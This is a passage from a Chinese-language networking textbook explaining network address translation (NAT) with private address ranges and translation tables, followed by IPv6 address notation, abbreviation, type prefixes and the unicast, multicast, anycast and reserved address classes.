目前有越来越多的家庭和小企业单位用户需要接入互联网。早期的家庭用户通过电话线拨号方式上网，他们使用互联网的时间有限，因此互联网服务商(ISP)就将自己拥有的地址块内的地址动态地临时分配给这些用户使用，当一个用户上网结束后，该 IP 地址又可临时分配给其他需要的用户使用。但是如今的情况不同了，很多家庭用户和小企业用户有多台计算机和自己的小网络，通过 ADSL 或调制解调器接入互联网，他们不再满足于只有一个 IP 地址。由此导致 IP 地址的严重短缺。

解决 IP 地址短缺的一个方案是网络地址转换(Network Address Translation，NAT)。NAT 可以让单位私有网络内部使用大量的私有 IP 地址，而共享少量对外连接的公网 IP 地址。NAT 的转换方式有 5 种：基于地址对象的源地址转换，基于属性的源地址转换，基于来自外网的包中的 IP 目的地址转换，基于端口的目的地址转换，双向 IP 地址转换。本节仅介绍基础知识，与防火墙组合应用的案例参看第 9.3.1 节。

互联网管理机构为内部网络用户划分了 3 段私有网络 IP 地址，如表 4.3 所示。

表 4.3　3 段私有网络的 IP 地址

私有 IP 地址范围	地址总数	用途
10.0.0.0～10.255.255.255	2^{24}	可用于大型私有网络
172.16.0.0～172.31.255.255	2^{20}	可用于中型私有网络
192.168.0.0～192.168.255.255	2^{16}	可用于小型私有网络

任何单位和个人都可以在自己的私有网络内使用这些私有 IP 地址，不需要经过任何审批。这些地址不能在公网使用，任何路由器都不会转发目的地址为这些地址的 IP 包。对于这些使用私有地址的内网可以通过一个路由器连接到公网，路由器上运行 NAT 软件，进行内部网络私有 IP 地址与公网 IP 地址的转换，如图 4.5 所示。




图 4.5　网络地址转换 NAT 实例

图 4.5 中，内部网络的主机使用私网 IP 地址，通过一个路由器与互联网相连接。路由器的内部网络接口使用一个私网地址，内部主机将其设为网关地址。外部网络接口使用一个公网 IP 地址。从互联网数据中不能看到内部网络的地址情况，只看到地址为 200.24.5.8 的 NAT 路由器，因此 NAT 能对外屏蔽内网结构。

1. NAT 路由器将外出包的源地址替换为自己的外网地址

从内网主机发向外部的所有 IP 包都要发到 NAT 路由器的内网接口（本地网关），它将主机外发 IP 包中的源 IP 地址转换为 NAT 的公网 IP 地址。所有从公网进入内网的 IP 包也都发到 NAT 路由器的外网接口上，它将 IP 包中的目的地址（NAT 的公网地址）转换为内部主机的私网 IP 地址。图 4.6 为一个地址转换例子。




图 4.6　NAT 地址转换路由器

2. NAT 路由器将返回包的目的地址替换为内部主机地址

当 NAT 路由器将内部主机的 IP 包发向外部网络时，把源地址转换成路由器自己的地址的操作是很直接的。但是当 NAT 路由器将互联网返回给内网主机的 IP 包进行转换时，则通过查询 NAT 路由器的交易记录表（Transaction Table）来解决。因为内网可能有成千上万个私有 IP 地址，每个 IP 地址属于一台主机。

（1）内网主机共享使用一个公网 IP 地址的情况。最简单的情况是内部网络共享一个外部公网 IP 地址，此时 NAT 的地址转换表只有两列：内部私有地址和外部公网地址（IP 包的目的地址）。当 NAT 路由器将外出包的源地址进行转换时，也记录了该 IP 包的目的地址（外部主机）。当收到外部主机返回对该包的响应时，路由器使用来自外部主机的 IP 包中的源地址来判断该包是对内部哪一台私有主机的早先请求的响应，因此就发向内部的那台私网地址的主机。图 4.7 描述了这一过程，当内网有一个 IP 包发向外网时，就建立一个交易记录表，根据此表来确定该包的返回响应包该转发到内网的哪一台主机。

在图 4.7 中，通信总是由内网的主机先主动发起，一般情况 ISP 的 Web 服务器和邮件




图 4.7　NAT 路由器根据交易记录表对返回的响应包进行地址转换

服务器等都在互联网上，内网主机运行的是客户端程序，总是由内网主机先发起诸如 TCP 连接请求等。因此不能将对外网提供公共信息的服务器设置在使用 NAT 路由器的内部网络，因为它不能向外网的客户提供服务。

(2) 使用公网 IP 地址池。因为 NAT 路由器只有一个公网地址，在同一时间内，不能有多个内网主机同时访问同一个外网主机。为了克服这一限制，NAT 路由器可以使用一个公网的地址池，即同时采用多个 IP 地址。例如，假设上例的 NAT 路由器使用了 4 个公网地址 200.24.5.8、200.24.5.9、200.24.5.10、200.24.5.11。此时就可以最多有 4 台内网主机同时访问同一个外部主机，因为每对地址只定义了一个连接。不足之处，访问同一个外网主机的内部主机不能多于 4 台。另外，内部的同一台主机不能同时访问两台外部的服务器(HTTP 和 FTP 等)。其原因是只使用 IP 地址进行内外网地址转换和识别的局限性。

(3) 同时使用 IP 地址和端口号进行 NAT 转换识别。要实现内网的多台主机和外部的多台服务器同时进行连接，就还需要用传输层的端口号与 IP 地址一起进行转换识别。关于端口号请参看第 5 章传输层的内容介绍。例如，有两台内网主机(172.18.3.1 和 172.18.3.2)要同时访问外网的 HTTP 服务器 25.8.3.2，那么地址转换表就需要有 5 列，即源和目的 IP 地址、源和目的端口号、传输层协议。表 4.4 所示为一个 5 列转换表的例子。

表 4.4　使用 IP 地址和端口号进行 NAT 地址转换

内 网 地 址	内网主机端口号	外 网 地 址	外网主机端口号	传输层协议
172.18.3.1	1400	25.8.3.2	80	TCP
172.18.3.2	1401	25.8.3.2	80	TCP
…	…	…	…	…

注意，当 HTTP 的响应包返回时，源地址 25.8.3.2 和目的端口号定义了应当转发给哪一台私网主机。此例中，标识两台内网主机进程的端口号 1400 和 1401 必须是唯一的。

NAT 网络地址转换的方法有多种，请参看第 9 章。

3. 网络地址转换(NAT)与互联网服务提供商(ISP)

一个为拨号用户提供互联网接入服务的ISP,可以使用NAT技术来充分利用所拥有的公网IP地址。例如,假设有一个ISP具有1000个公网IP地址,但是有100 000个网络用户,每个用户被分配一个私网IP地址。ISP将每个用户的外出IP包的源地址转换为这1000个公网IP地址之一,再将返回的响应包中的这个目的IP地址转换为相应的内部私网地址,如图4.8所示。




图4.8 互联网服务提供商(ISP)利用NAT技术增加网络用户数量

4.1.4 IPv6地址

虽然对于IPv4地址的短缺采取了上述各种技术措施,如无类地址分配、动态主机配置协议、网络地址转换等,但是由于互联网的迅速普及,IP地址的短缺是一个长期存在的问题。另外,还有IPv4协议对音视频等实时传输的性能不理想,对某些应用数据的加密和认证不能满足要求等,这些因素导致了IPv6协议的产生。

1. IPv6的地址结构

IPv6的网络地址长度16B,即128位。一般可用十六进制加冒号的表达方式,将128位分为8段,每段有16位,每段用4个十六进制数表示。因此IPv6的地址由32个十六进制数表达,每4个数之间用冒号隔开,如图4.9(a)所示。




图4.9 IPv6地址的二进制和十六进制加冒号表示

IPv6地址的缩写:IPv6的地址即使用十六进制表达也是很长的,但是其中很多数值都是0,在这种情况下,可以将地址进行缩写。可以将两个冒号之间的4个数值中前面的0省去,仅保留非0数字,如果是4个0,则保留最后一个0。用这样的缩写方法,0074可写为74,而000F可写为F,0000可写为0,如图4.9(b)所示。注意,3210就不能被缩写。如果3段都是连续的0,可以进一步缩写,将3个0替换为两个冒号,如图4.9(c)所示。但是这种缩写在每个地址中只能使用1次,如果有两部分是3段连续0,只能用双冒号缩写其中一

部分。

将缩写的地址还原是很简单的，只要将未缩写的部分中间插入 0 即可。例如，将缩写的 IPv6 地址 0：15：：1：12：1213 还原后就是 0000：0015：0000：0000：0000：0001：0012：1213。

2．IPv6 的地址空间

IPv6 的地址空间为 2^{128}，可分为几种类型。位于地址的前部的一些比特称为类型前缀，由此定义地址的类型。类型前缀的长度可变，并满足没有任何一个前缀是另一个前缀的前半部分的条件，这样才能保证前缀定义的唯一性。表 4.5 给出了每种类型前缀的定义，第 3 列是该地址类型占整个地址空间的比例。

表 4.5　IPv6 的地址类型前缀

地 址 前 缀	类　　型	占地址空间比例
0000 0000	保留	1/256
0000 0001	未指定	1/256
0000 001	ISO 网络地址	1/128
0000 010	IPX（Novell）网络地址	1/128
0000 011	未指定	1/128
0000 1	未指定	1/32
0001	保留	1/16
001	保留	1/8
010	基于服务提供商的单播地址	1/8
011	未指定	1/8
100	基于地理位置的单播地址	1/8
101	未指定	1/8
110	未指定	1/8
1110	未指定	1/16
1111 0	未指定	1/32
1111 10	未指定	1/64
1111 110	未指定	1/128
1111 1110 0	未指定	1/512
1111 1110 10	链路本地地址	1/1024
1111 1110 11	站址本地地址	1/1024
1111 1111	多播地址	1/256

（1）IPv6 单播地址。单播地址定义了单台主机，具有单播地址的 IP 包必须送到指定的主机。IPv6 定义了两类单播地址：基于地理位置的和基于服务提供商的。这里先讨论第

2类地址，前者留待以后讨论。基于服务提供商的地址一般是单播地址，其地址格式如下：

类型 ID：前3比特010定义了此地址是基于服务提供商的单播地址。

注册中心 ID：此5比特标识了此地址的注册中心。目前已经定义了3个注册中心。INTERNIC（代码11000）是北美的注册中心；RIPNIC（代码01000）是欧洲的注册中心；APNIC（代码10100）是亚洲和太平洋国家的注册中心。

服务提供商 ID：其比特串长度是可变的，它标识了互联网访问服务提供商（如 ISP）。此字段的推荐长度是16位。

用户 ID：是一个单位部门通过服务提供商向互联网注册的用户 ID 号。推荐长度24比特。

子网 ID：每个用户 ID 可以有很多不同的子网，每个子网可以有一个标识代码。标识了在用户网络内的一个特定的子网。推荐长度32比特。

结点 ID：最后一个字段定义了连接在子网内的一个结点。推荐长度是48比特，以便与以太网的48比特的物理地址兼容。可能将来采用的链路地址与物理地址相同。




图 4.10 基于服务提供商的单播地址前缀

（2）IPv6 多播地址。多播地址用于定义一组而不是一台主机，发送到一个组播地址的数据包必须提交给该组的每台主机。图4.11是组播地址的格式。第1个字段是组播的标识。第2个字段定义了该组播地址是永久性的还是暂时的，永久组播地址由互联网权威机构管理，任何时候都可以访问，临时组播地址只是暂时使用。例如电话会议系统内的主机可以使用一个暂时的组播地址。第3个字段是组播地址的使用范围，具体如图4.11所示。




图 4.11 IPv6 组播地址格式

（3）IPv6 任播地址。IPv6 定义了任播地址（Any-cast Address），任播地址也是定义一组结点，但是发给任播地址的数据包只是发给该地址组中的一台主机（最短路径的那台主机）。虽然任播地址的定义仍然还在争论，但是任播地址的一个可能的用途是在互联网上覆盖很广逻辑范围的互联网 ISP 的所有路由器。从 ISP 外部的路由器提交给 ISP 的数据包，被送到最近的一台 ISP 路由器。任播地址不分块。

(4) IPv6 保留地址。保留地址的类型前缀是 0000 0000。其中分为几个子类，如图 4.12 所示。其中：图 4.12(a)未定义地址用于当一台主机不知道自己的地址，然后发送一个查询去获取自己地址的时候。图 4.12(b)回传地址用于主机测试自己的网络接口，同时又不将 IP 包传到网络上去。图 4.12(c)兼容地址用于从 IPv4 到 IPv6 的过渡阶段。图 4.12(d)映射地址用于从 IPv4 到 IPv6 的过渡，用于当一台 IPv6 的主机要发送一个数据包给一台 IPv4 的主机的时候。




图 4.12 IPv6 的保留地址分类

